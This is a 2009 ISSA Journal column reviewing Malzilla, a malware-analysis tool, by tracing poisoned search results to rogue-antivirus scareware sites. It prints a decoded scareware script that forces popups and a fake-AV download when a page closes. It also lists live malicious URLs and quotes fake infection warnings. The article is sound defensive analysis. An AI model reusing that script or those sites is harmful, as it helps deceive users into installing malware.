Malzilla: Exploring scareware and drive-by malware

By Russ McRee – ISSA member, Puget Sound (Seattle), USA Chapter

Prerequisites

Windows operating system

Ideally, your preferred virtualization environment

Malware analysts and hobbyists rejoice. If you don't already have this workbench specialist in your arsenal, then prepare to be impressed. Malzilla is best described as a useful program for use in exploring malicious pages, allowing you to choose your own User Agent and referrer and use proxies.[1] While it downloads Web content, it does not render it, so it is not a browser. Think of it as WGET with a user interface and some very specific talents that I've asked Lenny Zeltser to describe in detail below. In *Using Malzilla*, we'll take a close look at rogue AV tactics and exploit sites in order to study the infection process utilized.

I reached out to Boban "Bobby" Spasić, who swears he's not a professional programmer and has a real-life job that has nothing to do with computers. Spasić was a moderator on one of the biggest Serbian Web forums; one day the forum owner told the moderators that he had an opportunity to write an article for as Serbian computer magazine about comparative anti-virus testing. Due to time constraints, he asked the moderators if they'd like to do the testing and write the article.

Spasić and a couple of the other moderators started collecting samples for the testing, ending up with 20,000+ samples. After completing their analysis the article was published. Some thereafter, Spasić and the team started their own website and published their article there too.[2] Spasić states that this was the very moment where he fell hard for the malware hunting lifestyle. He started to develop tools that he needed for his "hobby," using his old school books from the basement to learn Pascal/Delphi again. Continued work with their forum led to many requests from readers asking for help removing malware from their PCs. Soon an organized team of malware fighters emerged who contributed to other forums, developed cleaning tools, and worked with AV companies.

1 http://malzilla.sourceforge.net/index.html.

2 http://www.mc-antivirus-test.com/modules/news/index.php?storytopic=17&storynum=5.

Spasić spends a lot of free time helping on specialized forums and finds opportunities to discuss findings, tools, new infections, etc. Once he and his team started discussing obfuscated JavaScript sequences on websites, he was immediately motivated to start work on Malzilla. Spasić's roadmap includes a complete engine rewrite when time allows. He believes if it would be better to do a rewrite and try to implement (almost) complete HTML DOM, or to start hacking some of the open source browsers and adapt it for specifications required by malware hunters and reverse engineers.

Malzilla has been included by Kaspersky in their papers about malware analysis, and Lenny Zeltser[3] has discussed it as part of his curriculum for the SANS malware analysis courses he teaches. As a longtime admirer of Zeltser's work, I reached out to him for his feedback on Malzilla; he kindly contributed the following:

"Malzilla is among my favorite tools for examining malicious websites with obfuscated browser scripts. Attackers often employ such scripts to target client-side vulnerabilities in the browser and associated add-ons. They use obfuscation to bypass antivirus detection and to slow down an analyst. Malzilla helps speed up the analysis of the script by incorporating several useful features within a single, freely-available tool. The features include:

- Quickly download malicious pages by spoofing referral and other HTTP headers
- Automaticallly deobfuscate malicious JavaScript by running it with Malzilla's interpreter
- Decode common encoding schemes, such as hex, unicode, JS.encode, and so on
- Reformat and colorize deobfuscated scripts to better understand their contents


Sure, you can perform many of these functions using other standalone utilities. Malzilla saves you time and effort, allowing you to focus on analytical tasks. Way to go, Bobby Spasić, on creating and maintaining a tool that makes malware analysis tasks easier!

Since Malzilla runs on Windows, which is typically the platform targeted by the scripts you'll be analyzing, take care to examine the malicious site using an isolated system, which you can connect to the network temporarily, and which you

3 http://www.zeltser.com.

would re-image after the analysis. Virtualization software, such as VMware or Virtual PC really help with this."

I will further Zeltser's caution regarding isolation during analysis. As I always preach to you when *toolsmith* covers similar topics, virtualization is your friend. My analysis of Malzilla took place on an Ubuntu 9.04 (the Jaunty Jackalope), running VMWare Server 2.0.1, and a fully patched Windows XP SP 3 virtual machine. Ensure that you're the latest version of virtualization software; recent headlines include a tool allowing a virtual machine to break out and attack its virtual host.


The page at http://antimalwareonlinescannerv3.com says:

Your computer remains infected by threats! They can cause data loss and file damages and need to be cured as soon as possible.

Return to Personal Antivirus and download it secure to your PC

Scanning completed. 527 Potential aggressive behavior was found!

Your Computer is Infected!

Threats and actions:

Name	Risk level	Date	Files infected	State
Email-Worm.Win32.Net	Critical	11.18.2008	35	Waiting removal
Email-Worm.Win32.Myd	Critical	11.18.2008	35	Waiting removal
Win 32:Delf-XQ	Critical	11.18.2008	35	Waiting removal

Description:
This program is potentially dangerous for your system. Trojan-Downloader stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

Your Info
IP: 67.40.212.80
Country: United States
City: Kent
Your private data is under attack!

Figure 1 – OMG! I'm infected!

Installing Malzilla

Malzilla is extremely easy to install. Download it and unpack the ZIP archive in a place of your choosing. You'll find a useful PDF in the *Docs* directory; the executable resides in the root of what is currently Malzilla_1.2.0 and has no dependencies that aren't included. The same directory offers *Settings.txt* which can be manipulated to your liking, and you can add additional User Agent strings in *User_agents.txt*.


Note: In the June 2009 *ISSA Journal*, Ken Durham's monthly column *Risk Radar* offers an excellent discussion on User Agent strings. Go back and give a read if you haven't already.

Using Malzilla

Execute *malzilla.exe* and you're underway.

Given the endless recent headlines regarding poisoned SEO results with miscreants capitalizing on extraordinary misfortune such as the Air France crash, I thought I'd explore the primary search engines and see what I could find to feed into Malzilla. Not surprisingly, I stumbled on one of the same rogue AV scareware hosts that Dancho Danchev captured as part of his *Diverse Portfolio of Fake Security Software* series.[4]

I searched "air france crash" and spotted *newvs3.is-the-boss.com/air-france-crash-2009.html* in the results. As the URL exhibited attributes common to domains up to no good, I clicked and was immediately redirected to *hxxp://privateaolemail.cn/go.php?id=2010-10&key=b8c7c33ca&p=1*, which redirected me to *hxxp://antimalwareliveproscanv3.com/1/?id=2010-10&smersh=e0353d527&back=%3DzQ4wTDxNUQOMI%3DN*. Perfect, ideal fodder for Malzilla.


Opening Install_2010-10.exe

You have chosen to open

Install_2010-10.exe

which is a: Application

from: http://antimalwareonlinescannerv3.com

Would you like to save this file?

Windows Security Alert

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
Admess.Trojan	tcpservice2.exe
zserv.Transponder.Trojan	ZServ.dll
Wstart.TrojanDownloader	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Figure 2 – Phew! If I install this everything will be better!

4 http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html.

Likely you've all seen an instance of what is referred to a rogue AV, rogue security software, or scareware. Figure 1, as seen in a browser, shows a very typical example including what looks like a legitimate scan of your hard drive leading to the freak-out that an uninformed user would likely suffer when seeing all the "infections," thus leading him to clicking and installing something that is far from antivirus software.

A user clicking anywhere in the browser session exhibited in Figure 2 would immediately be offered the downloadable *.exe*; specifically *Install_2010-10.exe*, better known as *Trojan:Win32/FakeXPA*.

Starting with `privateaolemail.cn` I copied the complete URL to the URL form in the Malzilla UI and clicked *Get*. Malzilla took immediate note of the redirect and asked me if I wished to see it through (Firgure 3).

Upon arrival at *antimalwareliveproscanv3.com* I was presented with a number of opportunities to explore Malzilla's features. The code used by this page is ripped from every other scareware propagator, and while not unique, nicely exemplifies how useful Malzilla is, if only at its most basic.

Under each primary tab generated for a given URL you'll note four sub-tabs: *Text, Hex, Cookies,* and *Links Parser.* I found it immediately amusing in the Links tab that the site called Maxmind's *geoip* JavaScript. Maxmind is billed as geolocation and online fraud prevention. Oh, the irony. Obviously, Maxmind would have a very difficult time preventing malicious users from using their code, but it did lend to a good chuckle.

Searching *geoip* in the Text view produces the initial call to Maxmind:

```
<script language="JavaScript" src=http://j.
  maxmind.com/app/geoip.js></script>
```

The results are written to the browser session as seen in the bottom left of Figure 1 with simple `document.write` expressions, lending to the credibility of the scareware as perceived by the victim.

I then chose to *Send All* scripts to *Decoder* to explore the malicious site's methodology further.

Under the Decoder tab located at the top of the Malzilla UI, I began exploring the JavaScript in order to offer you insight with regard to common scareware/rogue AV attributes. If you've ever encountered these sites before, you know how persistent they are. It's often difficult to close the tab or the window without it popping back up or telling you "Dont close this window if your want you PC to be clean."


Yes, the grammar and punctuation are that bad. The pop ups just keep coming; here's how easily these bottom dwellers do it.

Checking the script exported to the decoder I found no less than four pop functions coupled with a `var popURL = newurl` feature that automatically offers the binary to be downloaded, as well as a function that ensures the utmost difficulty when trying to exit the page. Figure 4 exemplifies such persistence, as well as the *geoip* method.

A scareware/rogue AV site may be of interest as a current event, but there's nothing particularly groundbreaking about the site code that would be useful to describe some of Malzilla's more enhanced functionality. To that end, I went *malwaredomainlist.com* and found a delightful example laden with malicious nuggets for Malzilla to chew on.

I dropped *bestplace.org.in/lib/in.php* (highly malicious!) in the Malzilla URL window, tweaked my User Agent option to an Opera setting for giggles and clicked *Get*. I took immediate note of shellcode in the first variable definition and obfuscated code in the second. I opted to Send all scripts to Decoder again, the clicked *Run Script*. This option runs all script as a function of monitoring `eval()` routines, and "catches" the results in the `eval_temp` directory found in your Malzilla install directory. Keep in mind, with malicious sites of this nature, they're watching for your User Agent; thus, if you choose different options in Malzilla you will see different results. Malzilla wrote seven log files for me in `eval_temp`, four of which were readily identifiable on *Virustotal.com* as:

1. Exploit:JS/ShellCode.gen
2. VBS:Obfuscated-gen
3. Exploit:JS/Opera
4. duplicate



Downloaded 306/0 bytes

Redirection to
http://antimalware-online-scanv3.com/1/?id=2010-10smersh=e0353d527back=%3DzQ3zDDyNYQMMI%3DN detected.
Follow redirection?

302 Found http://antimalware-online-›


URL: http://privateaolemail.cn/go.php?id=2010-10&key=b8c7c33ca&p=1

User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)

Figure 3 – Malzilla follows redirect

Remember I mentioned the User Agent string? I changed it to a Firefox string and reran Malzilla, this time receiving some different results.

I will be candid; I haven't begun to touch on all the features offered by Malzilla. In the hands of a capable reverse engineer, this is an outstanding tool. For pseudo-proficient hacks like me it reminds me of how much



```
dat=new Date(1244353335);
var dlth=dat.getHours()-dat.getUTCHours();
newurl = "/download.php?id=2010-10&dlth="+dlth;
var isXPSP2 = false;
var u = "6BF52A52-394A-11D3-B153-00C04F79FAA6";
function ext(){
        if(exit)        {
                exit=false;
                terttye43();
                if(!isXPSP2 && !usePopDialog)           {
                        window.open(popURL,"",popWindowOptions);
                }else if(!isXPSP2 && usePopDialog) {
                        eval("window.showModalDialog(popURL,'',popDialogOptions)");
                }else{
                        iie.launchURL(popURL);
                }
        }
}
var popURL = newurl;
isUsingSpecial = true;
if (window.attachEvent)
 eval("window.attachEvent('onunload',ext);");
else
 window.addEventListener("unload", ext, false);


document.write(geoip_country_name());
document.write(geoip_city());
Drag.init(document.getElementById('ap'));
```

Replace eval() with: evla
Override eval()
[✓ Leave as is]
Do not bother me with messages
Find: url
Case sens

Figure 4 – Malzilla Decoder

I have yet to learn. Yet, in the hands of an absolute beginner there is still great value.

In conclusion

As indicated earlier, study Malzilla in an isolated environment, ensure an understanding of all the possible encodings, how obfuscation plays a role, and the basics of shellcode.

This tool is excellent for learning about Web-based malware attributes, including delivery tactics, without the need for a browser.

One thing to keep in mind, Malzilla helps at the beginning of the analysis: the initial infection vector. It's not a runtime tool designed to assist with the analysis of a compiled executable that may find its way to the victim's PC.

Enjoy Malzilla carefully. If studying the nuances of Web-born malware is appealing to you, I promise you will learn a great deal.

Cheers…until next month.

Acknowledgments

—Boban "Bobby" Spasić, for his time and dedication to rooting out malware

—Lenny Zeltser, for Malzilla feedback

About the Author

Russ McRee, GCIH, GPEN, GCFA, CISSP, is a security analyst on the Security Incident Management team for Microsoft's Online Services. As an advocate of a holistic approach to information security, Russ' website is holisticinfosec.org. Contact him at russ@holisticinfosec.org.